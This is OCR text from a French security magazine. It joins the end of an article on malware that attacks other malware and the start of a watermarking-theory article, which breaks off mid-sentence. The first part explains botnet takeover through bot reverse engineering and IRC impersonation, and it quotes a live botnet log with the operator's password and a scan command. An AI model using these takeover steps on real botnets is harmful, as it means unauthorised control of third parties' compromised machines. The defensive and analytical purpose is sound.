Mais si nous n'en avons pas mis en place, heureusement, SuckIT s'en charge pour nous. En effet, ce rootkit contient un *sniffer*. Donc, si l'intrus a eu l'idée d'utiliser le client depuis la machine compromise, on peut chercher dans les captures réalisées par SuckIT lui-même.

Et comme nous connaissons la configuration, nous savons dans quel répertoire (`/usr/share/locale/.dk20`) chercher le fichier .sniffer qui nous intéresse.

Attaquer un attaquant pour cibler encore un autre attaquant

Un exemple dans ce domaine provient encore une fois de la guerre des botnets. Comme nous l'avons déjà expliqué, un botnet est un réseau de machines compromises contrôlables à distance par un attaquant.

Ils constituent une réelle menace car, grâce à ces gros réseaux facilement et anonymement contrôlés, un attaquant avec des centaines voire des milliers de machines sous la main a de quoi faire de gros ravages. Ils sont ainsi principalement utilisés pour attaquer d'autres systèmes, pour du vol d'identité ou envoyer du spam entre autres.

La partie amusante apparaît ici quand on tente de prendre le contrôle d'un botnet possédé par un attaquant (on parle de *take over*). Cela se passe de la manière suivante. Tout d'abord, on commence par capturer un bot. Cela n'est pas tellement compliqué dans la mesure où ils se propagent très rapidement.

Donc, à l'aide d'un pot à miel, il suffit juste d'un peu de patience. Ensuite, on reverse le bot pour en extraire les informations qui vont nous être utiles : l'adresse IP ou le nom du serveur central utilisé pour le *Command & Control* (serveur C&C), le port pour la connexion, le nom du canal IRC utilisé, les identifiants et si besoin les mots de passe pour se connecter au serveur C&C et au canal.

Une fois en possession de ces informations, nous pouvons nous faire passer pour le bot et entrer sur le botnet afin d'observer tout ce qui s'y passe. Ainsi, on voit les commandes lancées par l'attaquant, on peut connaître la taille du botnet si le serveur C&C n'est pas configuré pour interdire cela, et bien plus.

Éventuellement, nous capturons le mot de passe que l'attaquant utilise pour s'authentifier auprès des bots. Nous pouvons également le retrouver en reversant le bot, mais le lire en direct sur le canal IRC est bien plus facile (voire amusant). Si ce mot de passe est le seul mécanisme d'authentification sur le botnet, on peut alors par exemple installer notre propre bot sur les machines compromises et en prendre le contrôle.

En guise d'exemple, regardons l'activité sur un vrai botnet. En reversant un bot, nous avons extrait toutes les informations utiles pour nous connecter au botnet et nous faire passer pour un bot valide. Nous avons alors pu regarder un attaquant se connecter et transmettre des instructions à ses bots :

```
14:53 < f0rt3> .login c1cer0
14:53 < Hack-0311> A vos ordre mon maître !!!
14:53 < Hack-9908> A vos ordre mon maître !!!
14:53 < Hack-5620> A vos ordre mon maître !!!
14:53 < Hack-0737> A vos ordre mon maître !!!
14:53 < Hack-5835> A vos ordre mon maître !!!
[...]
14:53 < Hack-1201> A vos ordre mon maître !!!
14:53 < Hack-8152> A vos ordre mon maître !!!
14:53 < f0rt3> .ntscan 1000 10000 200 -b
14:53 < Hack-0341> [NTScan] Scan maintenant 1000 threads pendants 10000 minutes
de 200
14:53 < Hack-0931> [NTScan] Already scanning
14:53 < Hack-1918> [NTScan] Scan maintenant 1000 threads pendants 10000 minutes
de 200
14:53 < Hack-5720> [NTScan] Scan maintenant 1000 threads pendants 10000 minutes
de 200
```

Nous pouvons maintenant utiliser le mot de passe `c1cer0` pour nous authentifier auprès des bots. Sans autre mécanisme de protection, nous pouvons prendre le contrôle complet du botnet. Cela constitue une technique très pro-active d'arrêter un botnet potentiellement dangereux et d'inhiber les velléités d'un attaquant.

Conclusion

Nous avons présenté plusieurs exemples de malwares malicieux, en montrant des exploits qui s'attaquent aux attaquants, ou comment des bots combattent d'autres bots. De plus, nous avons montré comment des attaquants en exploitent d'autres, à l'aide de failles dans les malwares (ce qu'on appelle « la propagation parasitaire ») ou encore comment des exploits abusent de la paresse et de la curiosité des humains. Nous espérons que cet article éveillera la conscience du risque d'exécuter un code imparfaitement maîtrisé. Enfin, nous espérons que notre démarche positive et enjouée aura permis au lecteur d'apprécier notre démarche, sur un sujet aussi sensible, critique, et éthiquement compliqué. Comment se défendre contre ce type d'événements ? La première réponse, évidente, est qu'il faut absolument analyser, connaître et avoir confiance en ce qu'on exécute. Il faut observer attentivement ce qui est réellement exécuté et rechercher toutes les failles que cela implique.

Ensuite, le contrôle complet des parties critiques d'un code est essentiel, comme les shellcodes malicieux cités dans l'article. Si on trouve la séquence `rm -rf`, on se doit d'être immédiatement suspicieux dans la mesure où ceci n'est pas supposé se trouver dans un shellcode. Des outils comme Fakebust **[14]** vérifient rapidement qu'un shellcode ou un binaire ne contient pas d'instructions de ce type. Ce type d'outils permet de limiter les risques, mais ils ont leurs propres limites dont il faut avoir bien conscience, et une analyse manuelle restera le meilleur moyen de lever tous les doutes. De plus, l'utilisation de machines virtuelles permet de contenir tant bien que mal les codes inconnus, même si le code en question peut se comporter différemment dans et en dehors de la machine virtuelle, voire l'exploiter pour en sortir. Bref, au cas où vous en doutiez, rappelez-vous que les malwares sont des bêtes féroces !

Le monde des malwares ou des logiciels malicieux devient un réel eco-système en lui-même, avec ses créatures qui se nourrissent les unes les autres. Certaines de ces créatures mangent du malware, les abusent ou simplement viennent les parasiter. Nous avons franchi un palier.

La Matrice n'est peut-être pas si loin...

Références

[1] *The Underhanded C Contest* (UCC), **http://www.brainhz.com/underhanded/**

[2] LEFRANC (S.), BÉNICHOU (D.), « *Introduction to network self-defense : technical and judicial issues* », *Journal of Computer Virology*, Springer, Vol.1, issue 1-2, nov. 2005, p. 24-32.

[3] [*Full-Disclosure*] IFH-ADV-31339 *Exploitable Buffer Overflow in gv*,
http://www.security-express.com/archives/fulldisclosure/2004-08/0099.html
http://www.security-express.com/archives/fulldisclosure/2004-08/0101.html

[4] [*Full-disclosure*] *Undisclosed Sudo Vulnerability ?*, **http://seclists.org/lists/bugtraq/2005/Jul/0523.html**

[5] *Message Lab archive*, **http://www.messagelabs.com/portal/server.pt/gateway/PTARGS_0_5882_476_319_-319_43/[...]**

[6] *Sasser Worm ftpd Remote Buffer Overflow Exploit* (port 5554),
http://www.securiteam.com/exploits/5AP0J0ACUM.html
http://www.linklogger.com/TCP5554.htm
http://www.frsirt.com/exploits/05102004.sasserftpd.c.php
http://www.lurhq.com/dabber.html

[7] *This is not a viruswar, this is a botwar !*, **http://www.f-secure.com/weblog/archives/archive-082005.html#00000631**

[8] OUDOT (L.), « *Fighting Internet Worms With Honeypots* », **http://www.securityfocus.com/infocus/1740**

[9], BIONDI (P.), « Scapy », **http://www.secdev.org/projects/scapy/**

[10] DAI ZOVI (Dino A.), Macaulay ktwo (Shane), « *KARMA Wireless Client Security Assessment Tools* »,
http://www.theta44.org/karma/index.html

[11] *Linux on-the-fly kernel patching without LKM*, **http://www.phrack.org/phrack/58/p58-0x07**

[12] SucKIT *rootkit source code*, **http://packetstormsecurity.org/**

[13] DRALET (Samuel), « Analyse d'un binaire SucKIT V2 », **http://forensics-dev.blogspot.com/2005/11/suckit-v2.html**

[14] Fakebust, **http://lcamtuf.coredump.cx/soft/fakebust.tgz**

Le nouveau tatouage : codes correcteurs et théorie des jeux

La protection de contenus multimédias est à la mode. Le tatouage numérique est l'une des solutions pour tracer les documents. Le mot en lui-même évoque une marque indélébile. Mais il laisse de côté l'aspect transparent de la technique. Le terme anglais «watermark» (filigrane) reprend cette caractéristique. Depuis environ cinq ans, la discipline a été profondément bouleversée. Nous sommes passés d'un ensemble de recettes de cuisine à une approche plus scientifique du problème.

L'article tente de présenter cette nouvelle vision. Après avoir introduit dans la première partie le vocabulaire et les premières approches pratiques, le chapitre 2 explore les liens entre communications numériques, codes correcteurs et tatouage. Le chapitre suivant montre ensuite comment utiliser la théorie des jeux pour sélectionner les parties du document à tatouer en fonction de critères de distorsion et du comportement des attaquants. Pour rester compréhensible, de nombreux détails techniques sont sciemment oubliés et pas mal de choses sont très simplifiées. Mais c'est pour votre bien.

1. Le tatouage de contenus multimédias

Le tatouage consiste à insérer de manière **peu perceptible** un message au sein d'un contenu hôte. Dit ainsi, ça ressemble beaucoup à la stéganographie [1], mais le but recherché n'est pas le même.

L'objectif de la stéganographie est de transmettre un message secret sans éveiller les soupçons. Pour cela, le message est enfoui à l'intérieur d'un **document hôte** d'apparence anodine. Ce document n'a aucune valeur en lui-même et peut être oublié après que le destinataire ait extrait le message.

Le tatouage cherche à enrichir le document hôte de données complémentaires : identifiant, informations de *copyright*, métadonnées, etc. Malgré le marquage, le document doit conserver sa valeur.

C'est pour cela que l'on met en avant la **fidélité** de la version marquée par rapport au document d'origine, plutôt que sa qualité. L'autre point différenciant tatouage de stéganographie est la notion de **robustesse**. En stéganographie, ce point est secondaire, car on privilégie la dissimulation (d'ailleurs, le modèle théorique le plus courant suppose un gardien passif, *i. e.* aucune intervention sur le document marqué).


En tatouage, c'est au contraire le facteur important. L'attaquant est amené à dégrader le document pour tenter de supprimer la marque qu'il contient, tout en gardant en tête la contrainte de fidélité (figure 1). Une technique plus robuste sera donc plus *sûre*.

1.1. Quelles attaques ?

Les dégradations subies par le document entre la phase de marquage et la phase d'extraction sont considérées comme des attaques, même dans le cas où elles sont involontaires (par exemple les conversions numériques/analogiques, les compressions de type JPEG, etc.). Ces attaques, du fait qu'elles détériorent le document marqué, dégradent également la marque qu'il contient.

Dans le domaine du tatouage multimédia, on classe les attaques en deux familles (on peut y ajouter les attaques s'appuyant sur une faille d'implémentation ou de protocole, non abordées ici). Les **attaques de type traitement du signal** modifient

Figure 1 *Le tatouage robuste*



Gaëtan Le Guelvouit

gleguelv@capgemini.fr

individuellement les échantillons du document marqué : lors de la phase d'extraction, le $i^{ème}$ échantillon traité correspondra au $i^{ème}$ échantillon du document marqué, les effets de l'attaque en plus (ajout de bruit pour une série de conversions N/A, facteur multiplicatif pour un changement de contraste). Les **attaques désynchronisantes** détruisent la correspondance entre échantillons marqués et échantillons attaqués.

Typiquement, on y inclut les transformées géométriques (rotation, translation, etc.). On y trouve aussi les déformations dues au processus d'acquisition (dans le cas des *screeners* qu'on retrouve sur les réseaux *peer-to-peer*, le pirate qui filme l'écran d'une salle de cinéma introduit une déformation géométrique, à moins qu'il soit placé au centre et qu'il ait calé son trépied au millimètre près). Pour traiter ce second type d'attaque, la phase d'extraction doit être précédée d'un processus de recalage pour rétablir la correspondance entre échantillons.


Le traitement des attaques géométriques est encore issu d'intuitions et d'expériences. De nombreuses techniques sont proposées, difficilement comparables entre elles, si bien qu'il est assez compliqué d'en faire le tour sans tomber dans un inventaire à la Prévert.

On peut résumer en disant que l'idée la plus fréquente est d'ajouter un motif de synchronisation au document marqué (soit par combinaison, soit par addition avec la marque de tatouage initiale). Ce motif doit posséder des caractéristiques telles qu'il soit aisément détectable malgré la désynchronisation. Nous nous concentrons pour la suite sur les attaques de type traitement du signal.

1.2. Évaluer la performance d'une technique

La figure 2 illustre le compromis que doit résoudre un algorithme de tatouage. Comme vu dans l'introduction, l'insertion d'une marque ne doit pas dégrader la valeur du document hôte. C'est le critère d'**invisibilité** du triangle, que l'on mesure par la distorsion D_e entre le document original et le document marqué.

Figure 2 *Le compromis du tatouage : capacité, robustesse ou invisibilité*



Dans certaines applications où l'on sait que le document marqué va être très fortement attaqué, on peut tolérer une légère détérioration (qui sera de toute façon noyée dans l'attaque).

A contrario, le marquage de données de haute valeur qualitative peut rendre ce critère prioritaire sur les deux autres. On pense par exemple au fiasco de la norme DVD-Audio [2]. Ces nouveaux disques profitaient de la capacité de stockage des DVD pour proposer un signal audio échantillonné sur 24 bits et jusqu'à 192 KHz.

La plupart des consommateurs de musique n'ont que faire d'une telle définition et, par conséquent, la cible visée était celle des audiophiles à tendance intégriste. Mais ces derniers ont boudé le format au profit du Super Audio CD de Sony dès qu'ils ont appris que la musique était tatouée et surtout que le tatouage était audible.

Autre sommet de notre triangle : la **capacité**, c'est-à-dire le nombre de bits utiles véhiculés par le tatouage. Lorsque le tatouage est utilisé à des fins de protection des droits d'auteur, le message inséré contient peu d'informations : un identifiant, des bits pour indiquer les droits associés au document, etc. Par exemple, la solution Image Bridge de Digimark (protection des images) se contente de 64 bits utiles.

Enfin, la **robustesse**, *i. e.* la résistance aux attaques, est le dernier sommet du triangle. Comme pour la visibilité, on utilise une mesure de distorsion pour la quantifier. Elle est notée D_a et correspond à la distorsion introduite par l'attaque et pour laquelle la marque est extraite sans erreur.

Le triangle varie en fonction du document hôte. Le cas trivial est celui d'un document uniforme (une image de couleur unie) où il sera à la fois difficile d'y insérer une marque sans qu'elle soit visible, mais aussi aisé pour l'attaquant de la supprimer (ou au moins de l'atténuer fortement). Pour comparer deux schémas de tatouage, il faut donc un ensemble de documents hôtes commun, se fixer une longueur de message et une même distorsion d'insertion, puis faire l'évaluation sur un même ensemble d'attaques.

1.3. Les premières propositions pratiques

Lors des balbutiements de la discipline, d'innombrables propositions ont été faites par la communauté scientifique afin de satisfaire le compromis vu précédemment. La grande majorité était intuitive et sans justification théorique solide. Au mieux, on avait le droit à un calcul de probabilité d'erreur, mais faire le choix d'une technique à la simple lecture des papiers était assez risqué.

Deux techniques ont néanmoins émergé et ont été à l'origine de deux voies de recherche concurrentes. Pour mettre au clair tout cela, introduisons quelques notations (reprises sur la figure 1). Le message à insérer dans le document est noté **m**. C'est un vecteur de m bits. Le document hôte est un vecteur **x** de n échantillons.

Pour une image, **x** pourrait être la suite de ses pixels (*e. g.* des valeurs entre 0 et 255). Mais pour des raisons que nous passerons sous silence ici, on préfère insérer le tatouage dans un domaine transformé (Fourier, ondelettes, etc.). Donc **x** n'est pas forcement le document, mais plutôt une représentation ou un sous-ensemble de la représentation du document hôte. Le message **m** n'est pas directement ajouté à **x**, il est d'abord codé. Le résultat est un vecteur **w** (comme *watermark*) de dimension *n*. Le vecteur marqué est noté $\mathbf{y} = \mathbf{x} + \mathbf{w}$ et sa version attaquée est notée **Y**.

1.3.1. Tatouage additif : l'étalement de spectre

Pour cette partie, on suppose que les éléments de **x** suivent une distribution de moyenne nulle (si cette condition n'est pas naturellement satisfaite, il suffit de soustraire la moyenne). L'**étalement de spectre [3]** ajoute une porteuse modulée à **x**. Prenons un générateur pseudo-aléatoire secret qui sort des +1 et des -1.

Il est initialisé au début de la phase d'insertion et il nous génère un vecteur $\mathbf{G}[1]$ de *n* valeurs. C'est la porteuse. On souhaite insérer $\mathbf{m}[1]$, le premier bit de **m**. Si $\mathbf{m}[1] = 1$, on pose $b = +1$ sinon $b = -1$. On ajoute à **x** le vecteur modulé par *b* : $\mathbf{y} = \mathbf{x} + \alpha b\mathbf{G}[1]$. La valeur α permet de régler le compromis robustesse/visibilité. Plus α est important et plus le tatouage sera robuste, mais plus visible.

Lors de l'extraction, on calcule le produit de corrélation entre $\mathbf{G}[1]$ et **Y**. Le vecteur **Y** est composé de la somme du document hôte **x** et de la marque $\mathbf{w} = \alpha b\mathbf{G}[1]$, à laquelle sont ajoutés les effets d'une éventuelle attaque (un terme **z** modélisant du bruit par exemple). Comme $\mathbf{G}[1]$ et **x** sont indépendants, leur produit de corrélation est d'espérance nulle. Idem pour les effets de l'attaque (le générateur est secret, donc l'attaquant ne peut forger une attaque dépendante de $\mathbf{G}[1]$). Reste le produit entre $\mathbf{G}[1]$ et **w**, d'espérance égale à $+n\alpha$ si $\mathbf{m}[0] = 1$ ou $-n\alpha$ si $\mathbf{m}[0] = 0$. On extrait donc le bit en fonction du signe du produit de corrélation $\mathbf{G}[1]\cdot\mathbf{Y}$. Le processus est répété pour chaque bit à insérer, avec des porteuses $\mathbf{G}[i]$ différentes.

En espérance, tout cela fonctionne très bien. Sauf que la réalisation peut être tout autre. Si la variance du document hôte est très importante (par exemple, vous arrêtez de tatouer de la musique d'ambiance pour passer au brutal-black-métal), la probabilité d'avoir un produit de corrélation du mauvais côté du 0 n'est pas négligeable.


Il est donc tout à fait envisageable d'avoir une erreur même sans aucune attaque ! La marque est parasitée par le document hôte. Néanmoins, le tatouage par étalement de spectre a l'avantage d'être insensible aux facteurs d'échelle (ça ne change pas le signe de la corrélation) : le changement de gain (audio) et de contraste/luminosité (image et vidéo) n'influe pas directement les performances du schéma.

1.3.2. Tatouage substitutif : la quantification

Alors que le tatouage additif ajoute au document hôte une marque indépendante, le tatouage substitutif remplace les éléments de **x** par une version proche qui arrange le tatoueur (*i. e.* qui correspond au message qu'il veut insérer). Par exemple, une technique de tatouage toute simple est de modifier les bits de poids faible (LSB) du document : certains $\mathbf{x}[i]$ seront substitués par $\mathbf{y}[i] = \mathbf{x}[i] \pm 1$ (la moitié en moyenne). Évidemment, cette technique n'est pas robuste, les bits de poids faible sont attaquables sans grand impact visuel ou auditif.

On généralise cette technique de substitution par le principe de la **quantification [4]**. La quantification est initialement utilisée quand il faut représenter des nombres avec une place limitée. Dans un CD, les valeurs réelles qui constituent un signal audio sont quantifiées sur 16 bits. Le pas de quantification Δ est la distance entre deux états possibles.

Figure 3 *Insertion du bit 1 par quantification scalaire : la valeur x initiale est substituée par y*




La figure 3 illustre le tatouage par quantification scalaire, le cas le plus simple avec $n = m$ (un bit inséré par élément du document hôte). On définit un premier quantificateur centré sur 0. Les états possibles sont de la forme $k\Delta$. Il est associé au symbole 0. On définit un second quantificateur par simple décalage, avec des états du type $k\Delta + \Delta/2$. Il est associé au symbole 1. À l'insertion, si $\mathbf{m}[i] = 0$, on substitue $\mathbf{x}[i]$ par l'état de la forme $k\Delta$ le plus proche. De même si $\mathbf{m}[i] = 1$, mais avec un état issu du second quantificateur. L'extraction est faite en recherchant parmi tous les états possibles celui qui est le plus proche de $\mathbf{Y}[i]$. Il suffit ensuite de rechercher à quel quantificateur il appartient et d'en déduire le symbole associé. La technique peut être étendue à des symboles *n*-aires (par exemple, quatre quantificateurs décalés de $\Delta/4$ permettant d'insérer deux bits utiles par élément) et à des dimensions supérieures. On peut faire des quantificateurs 2-D, 3-D, etc. Si les calculs se limitent à des opérations modulaires et des divisions entières pour les dimensions inférieures à 20, ça se complique nettement pour les dimensions supérieures. Le paramètre Δ sert à positionner le compromis visibilité/robustesse : plus il est grand, et plus la distance moyenne entre $\mathbf{x}[i]$ et l'état de quantification le plus proche sera grande. La distorsion introduite par la substitution sera donc plus importante. D'un autre côté, l'attaque devra être plus forte pour nous éloigner de l'état d'origine : c'est plus robuste. Avec le tatouage par quantification, impossible de se tromper en l'absence d'attaque : le bon bit sera extrait tant que la perturbation ne dépasse pas $\Delta/2$. Mais il est très sensible aux facteurs d'échelle, car les états de quantification seront décalés lors de l'extraction.

2. La théorie de l'information révolutionne le tatouage

La théorie de l'information et le codage canal sont les outils théoriques et pratiques aidant à transmettre efficacement *via* un canal une information d'un émetteur vers un récepteur. Le canal de

Figure 4 *Analogie entre processus de tatouage et canal de communication numérique*



communication peut être bruité, *i. e.* soumis à des perturbations. Ca ne vous rappelle rien ? D'autres ont eu l'idée avant et ont fait le rapprochement entre tatouage et communications numériques. On cherche bien à transmettre un message depuis un émetteur (phase d'insertion) vers un récepteur (phase d'extraction) par un canal bruité (attaques et perturbations du document hôte). Alors, peut-on utiliser les outils des communications pour le tatouage ?

2.1. Canaux et capacités

Le canal est le tuyau par lequel transitent les données. Ça peut être un morceau de câble, de la fibre optique ou l'air qui nous entoure. La plupart des canaux que l'on rencontre dans la vraie vie sont bruités. Même si c'est infime, le courant électrique est atténué lors de son passage dans le cuivre et est soumis au rayonnement de votre portable et de votre borne Wifi. Il existe de nombreux modèles de canaux théoriques, adaptés à la modélisation des cas rencontrés pratiquement : canaux symétriques, avec ou sans mémoire, à effacement, etc. Celui qui va nous intéresser ici est le canal gaussien. La particularité du canal gaussien est d'être perturbé par un bruit **z** suivant une loi normale de variance notée N et de moyenne nulle. Alice (l'émetteur) cherche à transmettre depuis son antenne un message à Bob (le récepteur). Alice est limitée en émission : elle n'a pas le droit de brûler le cerveau de tous les voisins avec ses ondes. C'est exprimé par une borne P :

$$\sum_{i=1}^{n} \mathbf{w}[i]^2 \leq nP$$

Connaissant P et N (niveau de bruit), quelle quantité d'information peut-elle transmettre de façon fiable à Bob ? Les travaux de Shannon [5] nous donnent la réponse avec la formule de la capacité, c'est-à-dire le nombre de bits utiles que l'on peut transmettre sans erreur :

$$C = \frac{n}{2} \log_2 \left[1 + \frac{P}{N} \right]$$

Maintenant que nous avons cette base théorique, nous pouvons calculer la capacité d'une image tatouée. En supposant que le document hôte suive une loi normale de variance Q, la quantité d'information maximale que peut contenir un tatouage serait donc :

$$C = \frac{n}{2} \log_2 \left[1 + \frac{P}{Q+N} \right]$$

Par exemple, pour l'image cobaye Lena (celle de la figure 1) de dimensions 512 × 512 pixels, si Alice limite son insertion à 40 dB (bonne qualité) et que l'attaque ne dépasse pas 30 dB (qualité à la limite de l'acceptable si l'on est un peu exigeant), la capacité théorique est de plus de 490 bits selon ce modèle. Reste à savoir comment approcher cette limite. Le codage canal nous donne les outils adaptés : les codes correcteurs.Un code correcteur associe un message (dont la longueur est mesurée en bits utiles, c'est la capacité) à un **mot de code**. Le tableau (fonction bijective) qui contient toutes les associations est le **dictionnaire**. L'objectif du code correcteur est d'augmenter la distance entre les données qui peuvent être émises afin de pouvoir faire des corrections. Par exemple, si Alice crie depuis sa fenêtre son digicode à Bob (3-9-6-4), il suffit d'une erreur pour que Bob reste sur le palier. En répétant 3 fois chaque chiffre (333-999-666-444), elle augmente la distance entre les digicodes possibles. Bob pourra corriger une erreur par chiffre. On retrouve ce principe dans l'alphabet international (c'est plus difficile de confondre *Mike* et *November* que *M* et *N*). Grâce aux codes correcteurs récents, on peut approcher d'assez près la borne de capacité. Le tatouage serait-il résolu alors ? Pas sûr...

2.2. Le problème des registres défaillants

Cette fois, Alice veut envoyer de l'information à Bob à l'aide d'une clef USB pouvant contenir 3 bits (un modèle sur mesure pour elle). Mais sa clef commence à se faire vieille et un des trois registres ne peut pas être réécrit. Il reste bloqué à sa valeur initiale. Le problème, c'est que le registre défaillant change aléatoirement et que Bob ne sait pas lequel des trois était bloqué lors de l'écriture d'Alice. Quelle quantité d'information Alice peut-elle transmettre de façon sûre à Bob ? En fait, c'est comme si Alice écrivait ses trois bits et qu'aléatoirement un des trois était remplacé. Pour lutter contre ce type d'erreur, elle utilise un code correcteur. Par répétition (pour un bit utile, c'est la technique qui maximise la distance entre les deux mots de code, elle est donc optimale), elle définit en accord avec Bob le dictionnaire {0 → 000 ; 1 → 111}. Vous pouvez vérifier, quel que soit le registre défaillant, Bob va toujours décoder le bon bit en corrigeant les données reçues par le mot de code le plus proche (000 ou 111). Elle peut donc transmettre de façon fiable un bit utile. Mais Alice pourrait faire mieux en multipliant les mots de code [6]. Nous construisons un dictionnaire un peu spécial, avec deux mots de code par symbole. On va appeler ça « un dictionnaire surjectif ».

Symbole	Mots de code
00	{000, 111}
01	{001, 110}
10	{011, 100}
11	{101, 010}

Pour transmettre 01, Alice a le choix entre les mots 001 et 110. Si lors de l'écriture, elle s'aperçoit que le second registre ne fonctionne plus et reste obstinément bloqué à 1, il lui suffit de choisir le mot de code le plus favorable, c'est-à-dire 110. À la réception, Bob va rechercher 110 dans son dictionnaire et trouver que le symbole correspondant est bien 01. Grâce au dictionnaire surjectif, Alice transmet de façon fiable deux bits utiles à Bob, deux fois plus qu'avec un code classique.

2.3. Da Costa code


Alice avait un problème de communication : elle ne pouvait effacer une partie de l'information sur le canal. Et malgré un bon code correcteur, cela réduisait considérablement la capacité de sa clef USB. Elle a résolu une partie de ses soucis avec un code adapté à son canal de communication. On retrouve le même type de problème en tatouage : le document hôte fait interférence et réduit la capacité (en plus de l'impact de l'attaque). L'idéal serait de tout effacer et d'écrire le tatouage sur un document vierge, mais la contrainte de distorsion d'insertion nous en empêche. Or tout comme Alice sait quel registre est en panne au moment de l'écriture, nous savons quel document hôte va interférer avec notre tatouage. Les canaux pour lesquels une partie du bruit est connue lors de la transmission sont les canaux avec **information adjacente** (*side information*). Dans un article passé quasi inaperçu lors de sa sortie et redécouvert 15 ans plus tard (lors de l'essor du tatouage), Costa **[7]** les a étudiés pour le cas gaussien et il montre que le bruit connu n'influe pas sur la capacité.

Pour l'image Lena, on passe des 490 bits calculés dans la partie 2.1 à plus de 18000 bits ! Il fait dans son article une démonstration constructive en s'inspirant (d'assez loin quand même) des problèmes d'Alice et de sa clef. L'idée principale est d'associer plusieurs mots de code à un même message et de sélectionner celui qui est le plus proche du document hôte **x** pour la transmission. Le décodage consiste à rechercher dans l'ensemble du dictionnaire le mot le plus proche du document reçu **Y** et à en déduire le message correspondant. On peut interpréter le codage et le décodage sous forme géométrique en s'aidant des dessins de la figure 5. Bien sûr, c'est en 2-D, mais il faut imaginer la même chose en *n*-D. Prenons un dictionnaire classique qui associe un symbole de 2 bits à un mot de code 2-D : {00 → -1-1 ; 01 → -1+1 ; 10 → +1-1 ; 11 → +1+1}. Chaque symbole est représenté par une couleur. Alice veut transmettre le symbole 01 (vert). Elle dispose d'une distorsion maximale $P = 1$. Pour un document vierge $Q = 0$, elle peut donc transmettre tout point du disque jaune de la figure 5(a). Elle envoie donc -1+1. Tant que l'attaque ne fait pas sortir le document de la zone 01 (*i. e.* reste dans le cercle de rayon N_{max}), le mot de code le plus proche de **Y** est toujours -1+1 et donc l'extraction sera sans erreur. Maintenant, si le canal n'est pas vierge et que par exemple $Q = 1$, il y a de fortes chances qu'Alice ne puisse pas atteindre la zone du symbole 01 (hachurée en bleu sur la figure 5(b)). Même sans attaque, l'extraction sera fausse. Maintenant, utilisons un dictionnaire surjectif et multiplions les mots de code par symbole. C'est illustré par la figure 5(c) : 4 